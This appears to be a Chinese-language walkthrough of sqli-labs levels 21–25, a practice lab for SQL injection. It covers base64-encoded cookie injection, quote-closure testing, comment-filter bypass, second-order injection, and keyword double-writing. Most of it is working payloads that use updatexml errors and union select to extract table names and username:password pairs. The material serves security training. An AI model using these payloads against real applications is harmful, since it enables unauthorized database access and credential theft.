第21关

这一关主要就是我们的sql语句需要使用base64编码,注入点在cookie的uname参数,我们使用admin/admin登录后是这个样子

然后抓包发现用户名使用了base64编码,然后解码后是admin,我们改成admin'然后再编码base64放包,可以发现报错,同时后面还有个),说明闭合方式是')闭合

Payload(需要编码base64后输入到uname后)
获取当前的数据库:')and updatexml (1,concat(0x5c,(database()),0x5c),1)#
获取表名:')and updatexml (1,concat(0x5c,(select group_concat(table_name) from information_schema.tables where table_schema='security'),0x5c),1)#
获取字段名 ')and updatexml (1,concat(0x5c,(select group_concat(column_name) from information_schema.columns where table_schema='security' and table_name='users'),0x5c),1)#
获取一条具体数据:')and updatexml (1,concat(0x5c,(select group_concat(username,":",password) from users),0x5c),1)#
第22关
这一关我们测试闭合方式,最终判断出这是双引号闭合方式,页面出现name和password的时候才是正常返回,然后换成1=2就没有返回name和password


我们把闭合方式改成" 还是可以使用上一关的payload,这里我就只给最后一条payload:
"and updatexml (1,concat(0x5c,(select group_concat(username,":",password) from users),0x5c),1)#
第23关
这一关是单引号闭合,id=1后面输入单引号报错,但是我们通过源码发现,注释符全部都被过滤了

我们可以使用or '1'='1来绕过,构造payload:
获取数据库名称:?id=1' and updatexml(1,concat(0x7e,database()),1) and '1'='1
获取表名: ?id=1' and updatexml(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema='security')),1) and '1'='1
获取字段名:?id=1' and updatexml(1,concat(0x7e,(select group_concat(column_name) from information_schema.columns where table_schema='security' and table_name='users')),1) and '1'='1
获取具体数据:?id=1' and updatexml(1,concat(0x7e,(select group_concat(username,":",password) from users),0x7e),1) and '1'='1
第24关
这一关主要考察的是二次注入(输入特殊字符被后端转义 / 过滤,存入数据库时转义符消失;后续业务读取库中数据,直接拼入 SQL 无过滤,触发注入。)
产生效果:
这是我们没有干任何事的时候的用户名和密码:

然后我们注册一个账户,admin'#/123 ,然后并使用此账户登录,此时的数据库也显示了我们这个用户

但是我们登录进去之后改一下密码,改成666666,然后会发现此时admin的密码被改了,我们admin‘#密码没变

具体分析:
首先是在我们注册阶段,后端php使用了mysql_escape_string对我们输入进行了转义

我们登陆的时候,mysql_real_escape_string()也进行了安全转义,把数据库的值写入session:$_SESSION["username"] = $login;


但是在更改密码时,直接从session里面把username取出执行,导致admin'#直接被下面语句执行,所以产生二次注入
第25关

进入这一关,我们可以看到提示,直接显示我们输入or或者and会被过滤,所以我们使用order by判断字段数就会被过滤成der by导致语句失败,我们可以使用union select来绕过,可以看到回显位。
因为or会被过滤,information_schema也会被过滤,我们双写变成infoorrmation_schema即可,and写成aandnd,然后直接上payload:
获取当前数据库:id=-1' union select 1,2,database()--+
获取当前的数据表:id=-1' union select 1,2,group_concat(table_name) from infoorrmation_schema.tables where table_schema='security'--+
获取字段:id=-1' union select 1,2,group_concat(column_name) from infoorrmation_schema.columns where table_schema='security' aandnd table_name='users'--+
